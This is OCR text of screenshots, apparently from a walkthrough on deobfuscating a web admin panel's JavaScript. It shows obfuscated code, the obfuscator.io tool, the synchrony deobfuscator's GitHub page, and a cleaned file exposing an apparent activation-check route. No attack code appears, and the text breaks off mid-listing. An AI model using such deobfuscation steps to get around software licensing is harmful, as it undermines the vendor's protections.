
管理员




建议每天点一次更新源码
然后去源码列表更新前台
来保持最新版本

更新源码 申请证书

• 当前在线
后台在线人数: 1
全部在线人数: 1
当前授权码不存在



index.js - mc_code - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
MC_CODE
admin
curd.js
index.js
api
curd.js
index.js
util.js
common.js
env.js
index.js
site.js
utils.js
OUTLINE
TIMELINE
index.js
api > index.js > ...
1
(function(_0x367f74,_0x46592c){const a3_0x1f5a2d={_0x97e591:0x27f,_0x340e01:0x2ba,_0xcf1225:0x245,_0x91056e:0x25b,_0x3bd5a6:0x2a8,
_0x2b2155:0x287,_0x1e8bd9:0x2bb,_0x51b483:0x28a,_0x1eee66:0x25e,_0x45774e:0x27b,_0x2175c2:0x291,_0x107bb6:0x20c,_0x1a469c:0x1f5,
_0x2801ef:0x1cd,_0x5aaae6:0x252,_0x16565a:0x264,_0x1f5114:0x24a,_0x261dd5:0x230,_0x352e71:0x214,_0x1da5bc:0x25c,_0x285c74:0x233,
_0x4f7345:0x20f,_0x1a5937:0x1f0,_0x96601:0x22c,_0x36126a:0x269,_0x3627bb:0x24e,_0x59b4bc:0x246,_0x32115b:0x296,_0x427c64:0x2b2,
_0x55a4a9:0x215,_0x236e0c:0x1db,_0x2a0337:0x2b3,_0x3f9131:0x231,_0x2ed01e:0x236,_0x4f86b0:0x272},a3_0x1540c4={_0x73d349:0x120},
a3_0x1fc2db={_0x40cc89:0x163};function _0x42b52b(_0x39cf42,_0x139ca0,_0x5ce5b5,_0x29fcb5){return a3_0x31ca(_0x29fcb5-a3_0x1fc2db.
_0x40cc89,_0x39cf42);}function _0x2d6d5e(_0x5bb27e,_0x2fcaaa,_0x2147ae,_0x2385eb){return a3_0x31ca(_0x2fcaaa-a3_0x1540c4._0x73d349,
_0x2385eb);}const _0x29ccaa=_0x367f74();while(!![]){try{const _0x5944be=parseInt(_0x42b52b(a3_0x1f5a2d._0x97e591,0x24a,a3_0x1f5a2d.
_0x340e01,0x28c))/(-0x1a6a+-0x26e6+-0x4151*-0x1)*(parseInt(_0x2d6d5e(0x26e,a3_0x1f5a2d._0xcf1225,a3_0x1f5a2d._0x91056e,0x22c))/
(-0x4*0x17f+0x19b*0x4+-0x6e))+parseInt(_0x42b52b(a3_0x1f5a2d._0x3bd5a6,0x279,a3_0x1f5a2d._0x2b2155,a3_0x1f5a2d._0x1e8bd9))/(-0x201d
+-0x385*-0x7+0x77d)+-parseInt(_0x42b52b(a3_0x1f5a2d._0x51b483,a3_0x1f5a2d._0x1eee66,a3_0x1f5a2d._0x45774e,a3_0x1f5a2d._0x2175c2))/
(0x1*0x23e4+-0xbf5*0x1+-0x17eb*0x1)*(parseInt(_0x2d6d5e(0x20f,a3_0x1f5a2d._0x107bb6,a3_0x1f5a2d._0x1a469c,a3_0x1f5a2d._0x2801ef))/
(0x12*0x1c3+0xa*0x3bb+-0x44ff))+parseInt(_0x2d6d5e(a3_0x1f5a2d._0x5aaae6,a3_0x1f5a2d._0x16565a,a3_0x1f5a2d._0x1f5114,a3_0x1f5a2d.
_0x261dd5))/(-0x1*0x17ff+0x1ea4+-0x71*0xf)*(parseInt(_0x2d6d5e(a3_0x1f5a2d._0x352e71,0x230,0x26a,a3_0x1f5a2d._0x1da5bc))/
(-0x1*-0x12d5+0x20b2+-0x8*0x670))+parseInt(_0x2d6d5e(a3_0x1f5a2d._0x285c74,a3_0x1f5a2d._0x4f7345,a3_0x1f5a2d._0x1a5937,a3_0x1f5a2d.
_0x96601))/(-0xa7b+-0x1a5f+0x24e2)+parseInt(_0x42b52b(0x27e,a3_0x1f5a2d._0x36126a,a3_0x1f5a2d._0x3627bb,a3_0x1f5a2d._0x59b4bc))/
(0x1b6f*0x1+-0x24a2+-0x2*-0x49e)*(parseInt(_0x42b52b(a3_0x1f5a2d._0x32115b,0x2ec,0x2da,a3_0x1f5a2d._0x427c64))/(0x3*-0xa39+0x8d*0x25
+0xa54))+parseInt(_0x2d6d5e(0x1f6,a3_0x1f5a2d._0x55a4a9,a3_0x1f5a2d._0x236e0c,0x1d8))/(0xe7*-0x1b+-0x594+-0xefe*-0x2)*(-parseInt
(_0x42b52b(a3_0x1f5a2d._0x2a0337,a3_0x1f5a2d._0x3f9131,a3_0x1f5a2d._0x2ed01e,a3_0x1f5a2d._0x4f86b0))/(0xe23+-0x125b+0x16c*0x3));if
(_0x5944be===_0x46592c)break;else _0x29ccaa['push'](_0x29ccaa['shift']());}catch(_0x4970f8){_0x29ccaa['push'](_0x29ccaa['shift']
());}}}(a3_0x44a7,0x18a9*-0x26+0x31c27+0xd714f));function a3_0x31ca(_0x17451e,_0x2f79ea){const _0x424b3a=a3_0x44a7();return
a3_0x31ca=function(_0x4688c6,_0x1cc8b7){_0x4688c6=_0x4688c6-(0x305+-0x2a1*0xc+0x1*0x1d62);let _0x4646fa=_0x424b3a[_0x4688c6];if
(a3_0x31ca['xlvQfG']===undefined){var _0x25bfa9=function(_0x144010){const
_0x6b4fe='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';let _0x283dbc='',_0x2c72b9='',_0x115eca=_0x283dbc
+_0x25bfa9;for(let _0x1ef723=0x203e+-0x8cd*-0x1+-0x290b,_0x4bd21a,_0x380b4b,_0x1a4573=0x2190+-0x23fe+0x26e;_0x380b4b=_0x144010
['charAt'](_0x1a4573++);~_0x380b4b&&(_0x4bd21a=_0x1ef723%(0xdff+0xb*0x233+-0x262c)?_0x4bd21a*(-0xec1+0xccc+-0x5*-0x71)
+_0x380b4b:_0x380b4b,_0x1ef723++%(-0x1*0x11a1+0x49f+0x1*0xd06))?_0x283dbc+=_0x115eca['charCodeAt'](_0x1a4573+(-0xb4c+0xd*-0x22a
+0x34a*0xc))-(0x8c*0x6+-0xb77*-0x1+0x5*-0x2f1)!==0x1862+0x1aa3+-0x3305?String['fromCharCode'](0x1554+-0x5*-0x6a1+-0x357a&_0x4bd21a>>
(-(-0x2*-0x116+0x1281+-0x1e1*0xb)*_0x1ef723&-0x796+0x2218+-0x1a7c)):_0x1ef723:0x5*-0x617+0x1*-0xa7+0x1f1a){_0x380b4b=_0x6b4fe
['indexOf'](_0x380b4b);}for(let _0x1f4982=-0x24*0x6a+-0x4*-0x9ae+-0x17d0,_0x2f73c1=_0x283dbc['length'];_0x1f4982<_0x2f73c1;_0x1f4982
++){_0x2c72b9+='%'+('00'+_0x283dbc['charCodeAt'](_0x1f4982)['toString'](0x22e8+-0x1*0x239b+-0xc3*-0x1))['slice'](-(0xf01+-0x477*-0x6
+-0x233*0x13));}return decodeURIComponent(_0x2c72b9);};a3_0x31ca['VlGBse']=_0x25bfa9,_0x17451e=arguments,a3_0x31ca['xlvQfG']=!![];}
const _0x52acfa=_0x424b3a[0xab*0x29+0x1*0xdb1+0x1*-0x2914],_0x46df16=_0x4688c6+_0x52acfa,_0x211ee3=_0x17451e[_0x46df16];if
(!_0x211ee3){const _0x44b096=function(_0x31d48e){this['qDlUQG']=_0x31d48e,this['GOcYuU']=[-0x1*-0xb89+0x8*0xb6+-0x1138,0x631*-0x1
+0x222+-0x40f*-0x1,-0x542*-0x4+-0x63b+-0xecd],this['IBZpHm']=function(){return'newState';},this['Bmwbwv']='\x5cw+\x20*\x5c(\x5c)
\x20*{\x5cw+\x20*',this['DlKUIo']='[\x27|\x22].+[\x27|\x22];?\x20*}';};_0x44b096['prototype']['UENKaY']=function(){const
_0x5b059c=new RegExp(this['Bmwbwv']+this['DlKUIo']),_0x4d1bcd=_0x5b059c['test'](this['IBZpHm']['toString']())?--this['GOcYuU']
[-0x830+-0x1*-0xf79+0x1*-0x748]:--this['GOcYuU'][-0x71c+0x7d*0x45+-0x1a95];return this['cZQWji'](_0x4d1bcd);},_0x44b096['prototype']
['cZQWji']=function(_0x43a7ba){if(!Boolean(~_0x43a7ba))return _0x43a7ba;return this['emwtiY'](this['qDlUQG']);},_0x44b096
Ln 1, Col 1
Spaces: 4
UTF-8
LF
{} JavaScript



JavaScript Obfuscator Tool

Star Watch Sponsor

A free and efficient obfuscator for JavaScript (including support of ES2022). Make your code harder to copy and prevent people from stealing your work. This tool is a Web UI to the excellent (and open source) `javascript-obfuscator@4.0.0` created by Timofey Kachalov.



Copy & Paste JavaScript Code | Upload JavaScript File | Output

```
// Paste your JavaScript code here
function hi() {
  console.log("Hello World!");
}
hi();
```

Obfuscate

Reset options

Options Preset: Default

Target: Browser

Strings Transformations
- [x] String Array
- [x] String Array Rotate
- [x] String Array Shuffle

String Array Threshold: 0.75

Identifiers Transformations

Identifier Names Generator: Hexadecimal

Identifiers Dictionary

Identifiers Prefix

Other Transformations
- [x] Compact
- [x] Simplify
- [ ] Transform Object Keys
- [ ] Numbers To Expressions

mnemonic

Product Solutions Resources Open Source Enterprise Pricing

Search or jump to... Sign in Sign up

relative / synchrony Public

Code Issues 36 Pull requests 1 Actions Projects Security 1 Insights

Notifications Fork 108 Star 843


master 4 Branches 16 Tags Go to file Code

relative 3871308 · 8 months ago 138 Commits

.github	chore: github ci pipeline	2 years ago
.vscode	fix(stringdecoder): allow strings in dec calls	2 years ago
docs	release!: deobfuscator@2.4.0	2 years ago
scripts	chore: production mode for build script	2 years ago
src	fix: cannot find decoder, proxy functions because of some e...	2 years ago
.gitignore	misc: lots of stuff	8 months ago
.npmignore	chore: add .prettierrc to npmignore	2 years ago
.prettierrc	chore: create .prettierrc	2 years ago
LICENSE.md	feat: check in LICENSE.md	2 years ago
README.md	feat: docs	4 years ago
package.json	release: deobfuscator@2.4.5	2 years ago
pnpm-lock.yaml	feat: remove prettier dependency	9 months ago
tsconfig.json	chore!: refactor + use esbuild	10 months ago
typedoc.json	feat: docs	2 years ago

README GPL-3.0 license

synchrony



javascript cleaner & deobfuscator (primarily javascript-obfuscator/obfuscator.io)

API reference is available at https://relative.github.io/synchrony

Usage note

Artifacts produced by old versions of javascript-obfuscator will likely not deobfuscate correctly, please **DO NOT** open an issue. Try previous versions of synchrony or another deobfuscator.

There is no user configuration as of yet, the string decoder works automatically

Usage

Use the latest version at https://deobfuscate.relative.im or install from NPM

```
# 1. Install deobfuscator globally using yarn/npm
npm install --global deobfuscator # alternatively, yarn global add deobfuscator, pnpm install

# 1.1. Or Install from Git
# npm install --global relative/synchrony#master # alternatively, yarn global add relative/sync

# 2. Get an obfuscated file
```

About

javascript-obfuscator cleaner & deobfuscator

deobfuscate.relative.im/

javascript javascript-obfuscator demangle deobfuscator javascript-deobfuscator unmangle

Readme
GPL-3.0 license
Activity
843 stars
17 watching
108 forks
Report repository

Releases 16

v2.4.5 Latest on Nov 9, 2023

+ 15 releases

Used by 290

+ 282

Contributors 4

relative
mjz19910
khanhnb Clark
kxxt Levi Zim

Languages

TypeScript 96.7% JavaScript 3.3%

mnemonic

common.cleaned.js - mc_code - Visual Studio Code

File Edit Selection View Go Run Terminal Help

EXPLORER

MC_CODE

admin
curd.cleaned.js
curd.js
index.cleaned.js
index.js

api
curd.cleaned.js
curd.js
index.cleaned.js
index.js
util.cleaned.js
util.js
common.cleaned.js
common.js
env.cleaned.js
env.js
index.cleaned.js
index.js
site.cleaned.js
site.js
utils.cleaned.js
utils.js

OUTLINE
TIMELINE


common.cleaned.js

common.cleaned.js > app.all('/api/can-active/:action/:key?') callback

```
243  app.all('/api/can-active/:action/:key?', async (_0x5e7d85, _0x3ad4cd) => {
306              const _0x5620e8 = _0x2ce426;
307              return _0x3ad4cd.send(_0x5620e8);
308          } catch (_0x5b5b46) {
309              return _0x3ad4cd.send({
310                  'code': 0,
311                  'color': 'yellow',
